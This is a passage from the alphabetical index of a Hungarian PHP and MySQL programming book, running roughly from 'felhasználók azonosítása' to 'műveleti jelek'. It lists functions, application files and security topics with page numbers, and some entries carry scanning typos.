 felhasználók azonosítása 265
 hozzáférés-szabályozás megvalósítása 266
 jelszavak tárolása 267
 jelszavak titkosítása 269
 kivonatos hitelesítés 271
 mod_auth_mysql modul 275
 több oldal védelme 270
 weboldalak 276
 jogosultságok 151
 globális jogosultságok 152
 GRANT parancs 151
 legkisebb jogosultság elve 151
 típusai 152
 létrehozása MySQL-ben 151
MySQL
 beállítása 151
 rendszergazdai felhasználói jogosultságok 153
feliratkozas() függvény 499
 felkészülés DoS/DDoS támadásokra 262
 felosztás
 karakterláncok
explode() függvény 79
substr() függvény 80
 feltételek
 adott feltételeknek megfelelő adatok
visszakeresése 168
 feltételes utasítások 31
 else utasítások 32
 elseif utasítások 33
 if utasítások 32
 kód blokkok 32
 kód tagolása 32
 összehasonlítása 34
 switch utasítások 33
 feltöltés
 fájlok 293
 biztonság 295, 298
 hibakeresés 298
 HTML 294
 HTML ürlapol 293
 megjelenítése 297
 PHP kód írása 295
FTP (File Transfer Protocol) 318
 feltoltes.php fájlok (MLM alkalmazás) 480
 feltörött szerverek 248
 felügyelet
 biztonság 246
 felületek
 Warm Mail alkalmazás (e-mail kliens)
 452
 Web Services (Amazon) 567
 felülírás 114
 fetchRow() metódus 192
 filectime() függvény 303
 file_exists() függvény 50
 filegroup() függvény 302, 303
 fileinfo kiterjesztés 5
FILE jogosultság 198

filemtime() függvény 303
 fileowner() függvény 302, 303
 fileperms() függvény 303
 filesize() függvény 303
 filetype() függvény 303
 final kulcsszó 115
 findstr.exe 256
flok_beallitas_megjelenites() függvény 464
flok_lista_lekerese() függvény 466
fiokok_lekerese() függvény 463
fiokok_szama() függvény 466
flok_tarolasa() függvény 489
flok_torlese() függvény 465
flok_valaszto_megjelenites() függvény 466
 fizetés
 rendszerek 420
 fizikai biztonság 242, 263
 float adattípus (változók) 20
 f megnagyítási mód 41
 fókuszcsoportos beszélgetések 223
 folyamatábrák
 online hírlevélek 478
 folytatás jel (MySQL) 150
fopen() függvény 40, 299
 for ciklusok 37
 fordított idézőjelek 305
 foreach ciklusok 37
 formátumok
 GIF (Graphics Interchange Format) 332
 JPEG (Joint Photographic Experts Group) 332
 képek 332
 formátumkódok
date() függvény 321
 PDF 542
 PNG (Portable Network Graphics) 332
 PostScript 541
 RTF 541
 WBMP (Wireless Bitmap) 332
 formázás
 fehérköz karakterek levágása 75
 HTML formázás 75
 karakterláncok 75
 kis- és nagybetűs írásmód megváltoztatása 77
 konverziós specifikáció 76
ltrim() függvény 75
 megjelenítése 76
 megjelenítéshez 75
nl2br() függvény 75
rtrim() függvény 75
 tároláshoz 78
trim() függvény 75
 formazas() függvény 497
 forráskód
 színiemelése 364
 forrás telepítése 622
fórum 517
 csomopont osztály 518
 fájlok 519
 fastruktúra 518

hozzászólók 519
 megoldások 517
 fórum alkalmazás
 fastruktúra 518
forum_fuggvenyek.php fájl (webes fórum) 519
FPDF függvénykönyvtár 543
FreeType könyvtár
 letöltése 332
 frissítés
 anomáliák elkerülése (webes adatbázisok) 145
 FTP szerverek 316
 jogosultságok 197
 operációs rendszerek 262
 rekordok 177
 szoftver 256
 frissítés anomáliák elkerülése (webes adatbázisok) 145
ftp_connect() függvény 315
FTP (File Transfer Protocol) 313
 fájlfeltöltés 318
 fájlok biztonsági mentése 313
 bejelentkezések 316
 frissítés időpontjának ellenőrzése 316
 kapcsolatok bontása 318
 letöltések 317
 távoli kapcsolatok 315
 fájlok tükrözése 313
 bejelentkezések 316
 frissítés időpontjának ellenőrzése 316
 kapcsolatok bontása 318
 letöltések 317
 távoli kapcsolatok 315
 FTP átviteli módok 317
ftp_get() függvény 318
ftp_mdtm() függvény 316
ftp_nlist() függvény 318
ftp_size() függvény 318
 időtúllépések
 megelőzése 318
 névvel nem bejelentkezés 315
set_time_limit() függvény 318
ftp_get() függvény 318
ftp_mdtm() függvény 316
ftp_nlist() függvény 318
ftp_size() függvény 318
 függvények. Lásd még parancsok 96, 104, 105
addslashes() 78, 184, 199, 282
admin_felhasznalo_ellenorzeze() 486
 alkalmazása tömbelemekre 69
altalanos_felhasznalo_ellenorzeze() 486
array_count_values() 70
array_reverse() 66
array_walk() 69
arsort() 62
asort() 63
autoload() 127
basename() 301, 303
bejelentkezes_ellenorzeze() 486
checkdate() 251

chgrp() 304
chmod() 304
chown() 304
closedir() 299
copy() 304
cos() 562
count() 70
crypt() 269
csillag Rajzolas() 562
current() 69
date() 16, 303, 321
 formátumkódok 321
decocrt() 303
 deklarálása 98
dirname() 301, 303
disk_free_space(\$path) 301
doubleval() 199
each() 58, 69
elnevezés 98, 372
empty() 31
end() 69
 értékvisszaadás 103
escapeshellcmd() 282, 256, 306
eval() 361
exec() 305
explode() 68, 79
extract() 70
fájlok
 állapotfüggvények eredmények 305
 áthelyezése 304
 fájltulajdonságok megváltoztatása 304
 létrehozása 304
 olvasása 302
 törlése 304
fclose() 299
fdf_create() 551
fdf_set_file() 551
fdf_set_value() 551
fileatime() 303
filegroup() 302, 303
filemtime() 303
fileowner() 302, 303
fileperms() 303
filesize() 303
filetype() 303
fiok_beallitas_megjelenitese() 464
fiok_lista_lekerese() 466
fiokok_lekerese() 463
fiokok_szama() 466
fiok_torlese() 465
fiok_valaszto_megjelenitese() 466
fopen() 40, 299
ftp_connect() 315
FTP függvények 313
 fájlfeltöltés 318
 fájlok biztonsági mentése 313
 fájlok tükrözése 313
ftp_get() 318
ftp_mdtm() 316
ftp_nlist() 318
ftp_size() 318
 időtúllépések megelőzése 318
set_time_limit() 318
 függvényváltozók 99
 futásidéjű hibák 381
get_current_user() 363
getenv() 306
get_extension_funcs() 363
getlastmod() 363
get_loaded_extensions() 363
get_magic_quotes_gpc() függvény 184
gettype() 30
 hálózati keresőfüggvények 310
 explode() 312
 gethostbyaddr() 312
 gethostbyname() 311
 getmxrr() 311
 parse_url() 312
 harékör 101
Header() 335, 550
highlight_file() 364
hitelesített_felhasznalo_ellenorzeze() 461
 hivatkozásoktól történő paraméterátadás 70
htmlentities() 252
html_fejlec_letrehozasa() 466
htmlspecialchars() 184, 252, 282
ImageColorAllocate() 334
ImageCreate() 334
ImageCreateFromGIF() 339, 340
ImageCreateFromJPEG() 339, 340
ImageCreateFromPNG() 339, 340
ImageDestroy() 335
ImageFilledRectangle() 346
ImageGetTTFBBox() 340
ImageJPEG() 335
ImageLine() 346
ImagePNG() 339
ImageRectangle() 347
imagestring() 334
ImageTTFBBox() 340
ImageTTFText() 340
imap_body() 471
imap_delete() 473
imap_expunge() 473
imap_fetchheader() 471
IMAP függvénykönyvtár 451
imap_header() 471
imap_headers() 469, 471
implode() 79
ini_get() 364
ini_set() 364
intval() 68
isset() 31, 103
is_uploaded_file() 298
join() 79
 karakterláncok
 kis- és nagybetű megkülönböztetése 77
képek 347
 könyvtárak 298, 374
 fájlok elérési útvonala 301
FPDF 543
kimeneti_fuggvenyek.php 461
 létrehozása 301
levelező_fuggvenyek.php 463
 olvasás ~ból 298
 PHPBookmark alkalmazás 393
 törlése 301
ksort() 63
ksort() 62
 létrehozása 98
list() 58
lista_megjelenitese() 467
lstat() 304
ltrim() 75
mail() 74, 308
max() függvény 103
md5() 269
 meghívása 16, 96
 kis- és nagybetű megkülönböztetése 97
 nem létező függvények 97
 paraméterek 96
 prototípusok 96
mysql_connect() 185
mysqli_connect() 382
mysqli_errno() 382
mysqli_error() 382
mysqli_fetch_assoc() 186
mysqli_query() 185, 382
mysql_select_db() 185
 nem létező függvények hívása 97
next() 69
nlapbr() 75
ODBC (Open Database Connectivity) 190
opendir() 299
 paraméterek 16, 99
 cím szerinti paraméterátadás 102
 érték szerinti paraméterátadás 102
pdf_add_outline() 555
pdf_close() 556
pdf_csere() 551
pdf_show() 555
pdf_show_xy() 561
pdf_stringwidth() 561
phpinfo() 544, 306
 PHP környezeti változók 306
posix_getgrgid() 303
posix_getpwuid() 302, 303
postafolek_megnyitasa() 468
prev() 69
print() 75
printf() 76
 prototípusok 96
putenv() 306
 rajzolófüggvények paraméterei 334
range() 56
 rekurzív függvények 104
rename() 304
reset() 69
rewinddir() 300
rmdir() 302
rsort() 63
rtrim() 75
serialize() 362
session_set_cookie_params() 350

session_unregister() 352
 settype() 30
 sha1() 269
 show_source() 364
 shuffle() 65
 sin() 562
 sizeof() 70
 sort() 62
 sprintf() 76
 stat() 304
 strcasecmp() 80
 strchr() 82
 strcmp() 80
 stripslashes() 78, 184, 199, 282
 strip_tags() 282
 strstr() 82
 strlen() 81
 strnatcasecmp() 80
 strpos() 82
 strrchr() 82
 str_replace() 83, 550
 strpos() 82
 strstr() 82
 strtok() függvény 79
 strtolower() 77
 strtoupper() 77
 substr() 80
 system() 305
 tárolt
 deklarálása 213
 többszörös definíálás 99
 touch() 304
 trim() 75, 184
 uasort() 64
 ucfirst() 77
 ucwords() 77
 uksort() 64
 umask() 302
 unlink() 304
 unserialize() 362
 urlencode() 270, 310
 usort() 63
 uzenet_kuldese() 474
 uzenet_megjelenítése() 470
 uzenet_torlese() 473
 uzenet_visszakeresese() 470
 változók 30
 állapotának ellenőrzése 31
 hatókör 101
 típusbeállítás/-ellenőrzés 30
 visszakövetés 133
 visszatérés függvényekből 103
 futásidejű hibák 380
 beviteli adatok ellenőrzése 384
 fájlok olvasása/írása 382
 hálózati kapcsolatok 383
 kapcsolódás adatbázishoz 382
 nem létező függvények 381
 futtatás
 Apache 626
 direktívák 38
 PHP

CGI értelmezőként 621
 modulként 621
 futtatható tartalom (tárolt adatok) 282
G, Gy
 getARS() függvény 578, 592
 get_current_user() függvény 363
 getenv() függvény 306
 get_extension_funcs() függvény 363
 gethostbyaddr() függvény 312
 gethostbyname() függvény 311
 getLastMod() függvény 363
 get_loaded_extensions() függvény 363
 get_magic_quotes_gpc() függvény 184
 getmxrr() függvény 311
 getServerInfo() függvény 604
 gettype() függvény 30
 GIF (Graphics Interchange Format) 332
 globális hatókör 101
 globális jogosultságok 152
 globális változók 101
 Gnu Privacy Guard (GPG) 283
 kulcs párok 284
 telepítése 283
 tesztelése 285
 weboldal 283
 gomb_letrehozasa.php fájl 337
 gombok
 gomb_letrehozasa.php kód 337
 színei 338
 szöveg
 színek/betűtípusok 336
 szöveg illesztése gombokra 339
 gomb_tervezese.html fájl 336
 GPG (Gnu Privacy Guard) 283
 kulcs párok 284
 telepítése 283
 tesztelése 285
 weboldal 283
 grafikonok
 adatok 342
 oktatóanyagok 348
 GRANT jogosultság 198
 GRANT parancs 151
 grant táblák 194
 GRANT utasítások 200, 201
 Graphics Interchange Format (GIF) 332
 GROUP BY mellékág 174
 gyermek csomópontok (webes fórum
 fastruktúrája) 518
 gyökér csomópontok (webes fórum
 fastruktúrája) 518
 gyökerelemek (XML) 566
 gyorsítótárazás
 Amazon 568
H
 hackerek 248
 haladó OOP funkciók 124
 hálózatok

hálózati keresőfüggvények 310
 explode() 312
 gethostbyaddr() 312
 gethostbyname() 311
 getmxrr() 311
 parse_url() 312
 konfigurálása 383
 TCP/IP biztonság 233
 hardver
 hiba (üzleti weboldalak) 228
 tolvajok 248
 háromdimenziós tömbök 61
 háromoperandús műveleti jel 27
 hash() függvény 240
 működése PHP 5.3-ban 5
 hatókör
 függvény hatókör 101
 globális hatókör 101
 változók 22
 változók hatóköre 100
 Header() függvény 335
 HEAP táblák 209
 helyi változók 101
 helyreállítás
 adatbázisok 206
 hibák
 401-es típusú hibák (HTTP) 273
 beviteli adatok ellenőrzése 384
 fájlok olvasása/írása 382
 futásidejű 380
 hálózati kapcsolatok 383
 hibajelentési szintek 387
 hibakezelő műveleti jel 27
 kapcsolódás adatbázishoz 382
 kezelése 138
 logika 384
 nem létező függvények 381
 PHP 5.3 5
 programozás 379
 futásidejű hibák 380
 logika hibák 384
 szintaktikai hibák 379
 szintraktika 379
 szoftver 228, 235
 szoftver
 fejlesztők hibás feltételezései 235
 nem megfelelő tesztelés 235
 pontatlan specifikációk 235
 üzenetek 97
 hibakeresés
 fájlfeltöltek 298
 fájlok megnyitása 43
 hibák. Lásd még hibák 43
 változókban 385
 highlight_file() függvény 364
 hírlevélek 477
 adatbázisok
 konfigurálása 480
 bejelentkezés 490
 csatolt állományok 478
 előnézete 510
 fájlfeltölts 478

- feltöltése 504, 509
 folyamatábrák 478
 kód architektúrája 482
 megoldás áttekintése 478
 hitelesítés. Lásd még biztonság 232, 237,
 259
 alapszintű hitelesítés (HTTP) 270
 Apache .htaccess fájlokkel 272
 PHP-ben 271
 egyéni hitelesítés létrehozása 276
 felhasználók azonosítása 265
 hozzáférés-szabályozás
 jelszavak tárolása 267
 jelszavak titkosítása 269
 megvalósítása 266
 több oldal védelme 270
 jelszavak 237
 kivonatos hitelesítés (HTTP) 271
 mod_auth_mysql modul 275
 dokumentáció weboldala 276
 telepítés 275
 tesztelése 275
 weboldalak 276
 hitelesített_felhasznalo_ellenorzes()
 függvény 461
 hitelekkyűrtyaadatok tárolása 283
 hivatkozásértől történő paraméterátadás 70
 hivatkozás műveleti jel 25
 hivatkozások
 Add to Cart 570
 Checkout 570
 Details 570
 webes fórum fastruktúrája 518
 hosszú stílusú ürlapváltozó 17
 host tábla 194
 HotScripts.com weboldal 634
 hozzaadKJValasz() függvény 612
 hozzáférés
 bizalmas adatokhoz való hozzáférés
 korlátozása 246
 módosítók 112
 MySQL 149
 numerikusan indexelt tömb tartalmához
 56
 .php fájlokhoz való hozzáférés korlátozása
 254
 szabályozás (hitelesítés)
 jelszavak 267
 megvalósítása 266
 több oldal védelme 270
 társításos tömb tartalmához 57
 hozzáférés korlátozása
 bizalmas adatok 246
 .php fájlokhoz 254
 hozzaszolas_cimenek_lekerese() függvény
 534
 hozzaszolas_lekerese() függvény 531
 hozzaszolas_megjelenites() függvény 532
 hozzaszolas_megtekintese.php fájl (webes
 fórum) 519
 hozzaszolók (webes fórum) 519
 htaccess fájlok (Apache webszerver) 272
- html_fejlec_letrehozasa() függvény 466
 HTML (Hypertext Markup Language)
 entity 252
 formázás (karakterláncok) 75
 htmlentities() függvény 252
 htmlspecialchars() függvény 184, 252,
 282
 PHP beágyazása 13
 címek (tag) 14
 fehérköz karakterek 15
 megjegyzések 15
 utasítások 15
 ürlapok
 fájlfeltöltés 293
 feldolgozása 12, 13
 megrendelő ürlapok létrehozása 12
 HTML ürlapok
 feldolgozása 12, 13
 https:// program (Apache webszerver)
 274
 httpd.conf 626
 HTTP (Hypertext Transfer Protocol) 280
 alapszintű hitelesítés 270
 401-es típusú hibák 273
 Apache .htaccess fájlokkel 272
 PHP-ben 271
 kézfogás (handshaking) 280
 kivonatos hitelesítés 271
 Secure Sockets Layer (SSL) 280
- I, Í**
- idegen kulcsok
 adatbázisok 143
 IDE (Integrated Development
 Environment) 375
 idezojel_hozzaadasa() függvény 535
 idő és dátum
 MySQL-ben
 számolások 328
 PHP-ben 5, 321
 date() függvény 321
 mikroszekundumok 329
 naptárfüggvények 329
 számolások 327
 váltás PHP és MySQL formátumok
 között 326
 időtúllépések megelőzése 318
 if utasítások 32
 illesztés
 reguláris kifejezések 83
 karakterkészletek 84
 karakterosztályok 84
 részszerkezetek
 keresés és csere 83
 illesztések
 PHP adatbázis-illesztések 190
 ImageColorAllocate() függvény 334
 ImageCreateFromGIF() függvény 334, 339
 ImageCreateFromJPEG() függvény 334,
 339
 ImageCreateFromPNG() függvény 334,
- 339
 ImageCreate() függvény 334
 ImageDestroy() függvény 335
 ImageFilledRectangle() függvény 346, 347
 ImageGetTTFBBox() függvény 340
 ImageJPEG() függvény 335
 ImageLine() függvény 346
 ImageMagick könyvtár 331
 ImagePNG() függvény 339
 ImageRectangle() függvény 347
 imagestring() függvény 334
 ImageTTFBBox() függvény 340
 ImageTTFTText() függvény 340
 imap_body() függvény 471
 imap_delete() függvény 473
 imap_expunge() függvény 473
 imap_fetchheader() függvény 471
 imap_header() függvény 471
 imap_headers() függvény 469, 471
 IMAP (Internet Message Access Protocol)
 308
 függvénykönyvtár 451
 kliens weboldala 622
 implode() függvény 79
 importálás
 nyilvános kulcsok (Gnu Privacy Guard)
 285
 include() utasítás 90
 indexek
 adatbázis-optimalizálás 205
 lekérdezések 205
 tömbök 205
 index.html fájl (oklevelek projekt) 544
 INDEX jogosultság 153
 index.php fájl
 MLM alkalmazás 480
 online kosár alkalmazás 422
 Tahuayo alkalmazás 571
 Warm Mail alkalmazás 453
 webes fórum 519
 ini_get() függvény 364
 ini_set() függvény 364
 InnoDB táblák 210
 külső kulcsok 211
 tranzakciók 210
 INSERT jogosultság 153
 INSERT lekérdezések 187
 INSERT utasítás 165
 instanceof típusműveleti jel 28
 integer adattípusok
 változók 20
 Integrated Development Environment
 (IDE) 375
 intelligens üzenetküldő ürlap
 létrehozása 73
 Internet
 biztonságos tranzakciók 278
 Internet Message Access Protocol (IMAP)
 308
 Internet Protocol (IP) 280
 int kiterjesztés 5
 IP (Internet Protocol) 280

- írás
 fájlok 40, 282
 futásidéjű hibák 382
 kezelhető kód 371
 darabokra bontás 373
 elnevezési szokások 371
 függvénkyönyvtárak 374
 könyvtárrészletek 373
 megjegyzések használata 372
 programozási szabályok 371
 tagolása 373
 osztályok kódjának megírása 117
`isset()` függvény 31, 103
`is_uploaded_file()` függvény 298
- J**
- jelszavak 237, 245, 392
 adatbázisok
 biztonság 198
 elérése 259
 bejelentkezés MySQL-be 150
 MySQL 283
 tárolása 198, 267
 titkosítása 198, 269
`jelszo_valtoztatas.php` fájl (online kosár alkalmazás) 422
`jelszo_valtoztatas.php` fájl (PHPBookmark alkalmazás) 393
`jelszo_valtoztatas_urple.php` fájl (online kosár alkalmazás) 422
`jelszo_valtoztatas_urple.php` fájl (PHPBookmark alkalmazás) 393
 jogosultságok
 adatbázis-optimalizálás 205
 fájlok írása 282
 FILE 198
 frissítése 197
 GRANT 198
 jogosultsági rendszer 193
 columns_priv tábla 197
 jogosultságok frissítése 197
 slave szerverek 207
 MySQL 151
 globális jogosultságok 152
 GRANT parancs 151
 legkisebb jogosultság elve 151
 típusai 152
 user tábla 194
 jpeg-6b
 letöltése 331
 JPEG (Joint Photographic Experts Group) 332, 622
 Julián-naptár 329
- K**
- kapcsolat bontása
 weblapok 187
 kapcsolatok
 bontása
 FTP szerverek 318
- hálózati kapcsolatok
 futásidéjű hibák 383
 távoli FTP szerverek 315
 webes adatbázisok 184
 kapcsolatok (adatbázisok) 143
 egy a sokhoz típusú kapcsolatok 143
 egy az egyhez típusú kapcsolatok 143
 sok a sokhoz típusú kapcsolatok 143
 kapcsolódás
 adatbázis szerverekhez 260
 kapcsolók
 -h kapcsoló (mysql parancs) 150
 -p kapcsoló mysql parancs 150
 -u kapcsoló (mysql parancs) 150
 karakterek
 készletek 84
 kitöltő 76
 osztályok 84
 védőkarakterek használata 78
 karakterláncok 19, 75
 adattípus (változók) 20
 biztonság 252
 egyesítése
 implode() függvény 79
 join() függvény 79
 értékelése 361
 felosztása
 explode() függvény 79
 strtok() függvény 79
 substr() függvény 80
 formázása 75
 hosszának megállapítása 81
 HTML formázás 75
 kis- és nagybetű írásmód megváltoztatása 77
 kis- és nagybetű írásmódok függvényei 77
 konverziós specifikációk 76
 ltrim() függvény 75
 megjelenítése 75
 print() függvény 76
 printf() függvény 76
 sprintf() függvény 76
 műveleti jelek 23
 nl2br() függvény 75
 összefűző műveleti jel 19
 összehasonlítása 80
 karakterláncok hosszának megállapítása 81
 strcasecmp() függvény 80
 strcmp() függvény 80
 strnatcasecmp() függvény 80
 oszloptípusok 162
 print() függvény 76
 printf() függvény 76
 rendezése
 strcasecmp() függvény 80
 strcmp() függvény 80
 strnatcasecmp() függvény 80
 részsztringek
 cseréje 83
 elérése substr() függvényel 80
- keresése 82
 számszerű pozíciójának megkeresése 82
`rtrim()` függvény 75
`sprintf()` függvény 76
 tárolása 78
 token 79
`trim()` függvény 75
 karakterláncok felosztása
 strtok() függvény 79
 katasztrófaelhárítás 247
 tervezése 263
`kategoria_beszurasa.php` fájlok (online kosár alkalmazás) 422
`kategoria_beszurasa_urple.php` fájlok (online kosár alkalmazás) 422
`kategoria_lekerese.php` függvény 427
`kategoria_megjelenitese.php` fájlok (online kosár alkalmazás) 422
`kategoria_szerkesztese.php` fájl (online kosár alkalmazás) 422
`kategoria_szerkesztese_urple.php` fájl (online kosár alkalmazás) 422
 képek
 automatikus előállítása 336
 azonosítók
 törlelse 335
 formátumok 332
 GIF (Graphics Interchange Format) 332
 JPEG (Joint Photographic Experts Group) 332
 PNG (Portable Network Graphics) 332
 WBMP (Wireless Bitmap) 332
 kimenet készítése 335
 létrehozása 333
 betütípusok 336
 szöveggel 336
 rajzvázon létrehozása 333
 sorok között
 dinamikusan előállított 336
 színek, RGB (vörös, zöld és kék) 334
 szöveg
 rajzolása/írása 334
 szöveg illesztése gombokra 339
 támogatása PHP-ban 331
 kérések
 MySQL adatbázis 197
 keresés és csere
 részsztringek 83
 keresőfüggvények
 explode() 312
 hálózatok 310
 hálózatok
 gethostbyaddr() 312
 gethostbyname() 311
 getmxrr() 311
 parse_url() 312
 keresztösszekapcsolás 172
 késői statikus kötések 125
 kétdimenziós tömbök 59
 kezelés

- Bob autóalkatrészek alkalmazás 135
Exception osztály 132
felhasználó által meghatározott kivételek 133
hibák 138
kivételek 131
kivételek kiváltása 131
oktatóanyagok 138
osztályok létrehozása 133
try blokkok 131
kezelők
 continue 215
 declare 215
 exit 215
kézfogás (handshaking) 280
kifejezések
 keresése 87
 reguláris 83
 karakterkészletek 84
 Perl 83
kijelentkezés
 Warm Mail alkalmazás (e-mail kliens) 462
kijelentkezes.php fájl
 online kosár alkalmazás 422
 PHPBookmark alkalmazás 393
kijelentkezes.php kód (hitelesítés) 358
kimenet értékeinek szűrése
 védőkarakterekkel 252
kimeneti_függvények.php fájl
 kimeneti_függvények.php
 függvénykönyvtár 461
 MLM alkalmazás 480
 PHPBookmark alkalmazás 393
 Warm Mail alkalmazás 453
 webes fórum 519
kimenet készítése
 képek 335
kis- és nagybetű megkülönböztetése
 függvények meghívása 97
 karakterláncok 77
 MySQL utasítások 150
kiterjesztés
 Exception osztály 133
kiterjesztések
 require() utasítás 91
kiterjesztett szintaktika 174
kiöltő karakterek 76
kvílasztás
 webes adatbázisok 185
kvíltás
 kivételek 131
kvítelek 131, 389
 Bob autóalkatrészek alkalmazás 135
 Exception osztály 132
 fájlkézelés 135
 felhasználó által meghatározott kivételek 133
 kvíltása 131
 oktatóanyagok 138
 osztályok 133
 try blokkok 131
kvonás műveleti jel 23
kvonatos hitelesítés (HTTP) 271
kj_hozzaadasa() függvény 412, 616
kj_hozzaadasa.php fájl (PHPBookmark alkalmazás) 393
kj_hozzaadasa_urple.php fájl (PHPBookmark alkalmazás) 393
kj_torlese() függvény 415
kj_torlese.php fájl
 PHPBookmark alkalmazás 393
klónozás
 objektumok 126
kód
 blokkok 32
 databokra bontása 373
 elnevezés szokások 371
 futtatási direktíva 38
 működési logika 376
 online kosár alkalmazás 421
 optimalizálása 376
 prototípusok 375
 szervezése 253
 tagolása 32
 tartalom 376
 tesztelése 377
 többszöri felhasználása 370
 verziókötés 374
 CVS (Concurrent Versions System) 374
 tároló 374
 több programozó 374
kód kezelhetősége 371
darabokra bontás 373
elnevezés szokások 371
függvénykönyvtárak 374
könyvtárstruktúrák 373
megjegyzések használata 372
programzási szabályok 371
tagolás 373
kódok
 előfordított utasítások 189
 eredmenyek.php 182
 gomb_letrehozasa.php 337
 képek rajzolása 333
 kiugrás ~ból 37
 konyv_beszurasa.php 188, 446
 mysqlhotcopy
 adatbázis biztonsági mentése 206
 PHP
 MySQL-jelszavak 283
 tulajdonos azonosítása 363
 utolsó módosítás időpontja 363
 végrehajtása 365
 végrehajtás leállítása 361
 webes adatbázisok lekérdezése 184
 adatbázisok kvílasztása 185
 adatok hozzáadása 187
 beviteli adatok 184
 előfordított utasítások 189
 eredmények visszakeresése 186
 kapcsolat beállítása 185
 kapcsolat bontása adatbázisokkal 187
mysqli_query() függvény 185
költségsökkentés (üzleti weboldalak) 227
konfigurálás
 DMZ 261
 PHP 624
webszerverek
 Apache HTTP Server 258
 Microsoft IIS 258
konstruktörök 109
konverzió
 formátumsztring 76
 típuskódjai 77
konyv_beszurasa.php fájl (online kosár alkalmazás) 422
konyv_beszurasa.php kód 188
 előfordított utasítások 189
konyv_beszurasa_urple.php fájl (online kosár alkalmazás) 422
konywjelzo_fis.php fájl (PHPBookmark alkalmazás) 393
könyvjelzők
 ajánlása 392
 konyvjelzo.gif fájl (PHPBookmark alkalmazás) 393
 törlése 414
konyvjelzok.sql fájl (PHPBookmark alkalmazás) 393
konyv_megjelenítse.php fájl (online kosár alkalmazás) 422
könyvtárak
 fájlok
 írási jogosultságok 282
 függvények 298
 fájlok elérési útvonala 301
 könyvtárak létrehozása 301
 könyvtárak törlése 301
 olvasás könyvtárakból 298
 struktúrák 373
 tallízása 298
könyvtárak. Lásd még függvények, könyvtárak
 FreeType letöltése 332
 függvény 374, 393
 ImageMagick 331
 mysqli előfordított utasítások 189
 PECL (PHP Extension osztálykönyvtár) 331
 PHP 622
 adatbázis-illesztések 190
 SOAP könyvtárak (Amazon) 568
 SOAP 567
konyvtar_tallozas.php fájl 298
koordináták
 befoglaló keretek 340
környezetek
 fejlesztőkörnyezet 375
környezeti változók
 PHP függvények 306
kosár
 fejlesztése (Amazon) 567
 kosar_megjelenítse() függvény 434
 kosar_megjelenítse.php fájl (online kosár

- alkalmazás) 422
 kötések
 késői statikus kötések 125
 közepes stílusú ürlapváltozó 17
 kulcsok
 adatbázisok
 elsőleges kulcsok 142
 idegen kulcsok 143
 kulcsprók telepítése 284
 nyilvános kulcsok 284
 privát kulcsok 284
 tömbök 56
 kulccszavak
 ASC 173
 DESC 173
 return 103
 küldés
 e-mail 307
 hírlevélek 511, 514
 kuldés() függvény 511
 külös kulcsok
 InnoDB táblák 211
 kurzorok (tárolt eljárások) 214
- L**
- láthatóság szabályozása 113
 öröklődés 113
 legkisebb jogosultság elve 151
 leiratkozas() függvény 499
 lekérdezések
 adatbázisok kiválasztása 185
 adatok hozzáadása 187
 beviteli adatok 184
 előfordított utasítások 189
 eredmények visszakeresése 186
 EXPLAIN utasítás 201
 indexek 205
 INSERT 187
 kapcsolat bontása adatbázisokkal 187
 kapcsolat létrehozása 184
 mysqli_query() függvény 185
 sebessége 205
 webes adatbázisok 184
 letagadás 235
 letöltés
 fájlok letöltése FTP szerverekről 317
 FreeType könyvtár 332
 jpeg-6b 331
 PostScript Type 1 betűtípusok 332
 t1lib 332
 létrehozás
 Book-O-Rama alkalmazás 165
 numerikusan indexelt tömbök 56
 asszociatív tömbök 57
 levél csomópontok (webes fórum
 fastruktúrája) 518
 levelezo_fuggvenyek.php fájl (Warm Mail
 alkalmazás) 453
 levelezo_fuggvenyek.php függvénykönyvtár
 fókok_lekerese() függvény 463
 LIKE kulcsszó 169
- lista_megjelenítése() függvény 467
 lista_tarolas() függvény 503
 list() függvény 58
 literálok 19
 LOAD_DATA_INFILE utasítás 209
 LOCK TABLES parancs 206
 logika
 hibák 384
 logikai műveleti jelek 26
 lstat() függvény 304
 ltrim() függvény 75
- M**
- magic_quotes_gpc direktíva 282
 magic_quotes_runtime direktíva 282
 Mail Exchange (MX) rekordok 312
 mail() függvény 74, 308, 410
 maradékképzés
 műveleti jel 23
 MaxClients paraméter (Apache) 185
 max_connections paraméter 185
 max() függvény 103
 md5() függvény 269
 md5() működése PHP 5.3-ban 5
 megakadályozás
 felülírás 115
 öröklődés 115
 meghívás
 függvények 16, 96
 kis- és nagybetű megkülönböztetése 97
 nem létező függvények 97
 paraméterek 96
 prototípusok 96
 osztálymetódusok 112
 megjegyzések 15, 372
 megnyitás
 fájlok 40
 címkek (XML) 565
 fopen() függvény 41
 megnyitási módok 40
 megnyitási módok
 fájlok 40
 megosztott szolgáltatásmegtagadással járó
 támadás (DDoS) 234, 262
 megvalósítás
 ajánlás 416
 öröklődés 113
 mellékágak
 GROUP BY 174
 HAVING 174
 throw 133
 WHERE 168
 összehasonlító műveleti jelek 168
 MEMORY táblák 209
 MERGE táblák 209
 metódusok
 felülírása 115
 létrehozása 109
 metódusok. Lásd még függvények
 bind_param() 190
 _call() 126
- Exception osztály 132
 fetchRow() 192
 statikus 124
 többszörös definiálása 126
 mezők
 táblák 142
 Microsoft
 IIS konfigurálása 258
 Word, RTF 541
 microtime() függvény 329
 MIME levelezőcsomag
 telepítése 631
 mlm_fuggvenyek.php fájl (MLM
 alkalmazás) 480
 MLM (levelezőlista-kezelő) 477
 fájlok 480
 fejlesztése 477
 online hírlevelek 477
 csatolt állományok 478
 fájlfeltöltés 478
 folyamatábrák 478
 megoldás áttekintése 478
- mód
 autocommit 210
 mod_auth modul (Apache webszerver) 273
 mod_auth_mysql modul 275
 mod_auth_mysql modul
 dokumentáció weboldala 276
 telepítése 275
 tesztelése 275
- módosítás
 anomáliák elkerülése (webes adatbázisok)
 145
 utolsó módosítás időpontja (kódok) 363
- módosítási anomáliák elkerülése (webes
 adatbázisok) 145
- modulok
 kód 421
 mod_auth (Apache webszerver) 273
 mod_auth_mysql 275
 telepítés 275
 tesztelése 275
 PHP futtatása 621
- monitorok
 MySQL 150
- működési logika 376
 elválasztása a tartalomtól 376
- munkamenetek (session)
 megszüntetése 351
 online kosár alkalmazás 419
 változók 349
 törése 351
- műveleti jelek 22
 aritmetikai műveleti jelek 23
 bitműveleti jelek 26
 csoportosíthatóság 29
 egyoperandús műveleti jelek 23
 elsőbbségi sorrend 29
 értékkedő (=) 18, 20
 csökkentés műveleti jelek 24
 értékek visszaadása 24
 hivatkozás műveleti jel 25

- növelés műveleti jelek 24
 összetett értékkadó műveleti jelek 24
 hármonoperandusú műveleti jel 27
 hibakezelő műveleti jel 27
 karakterláncok
 műveleti jelek 23
 összefűző műveleti jel 19
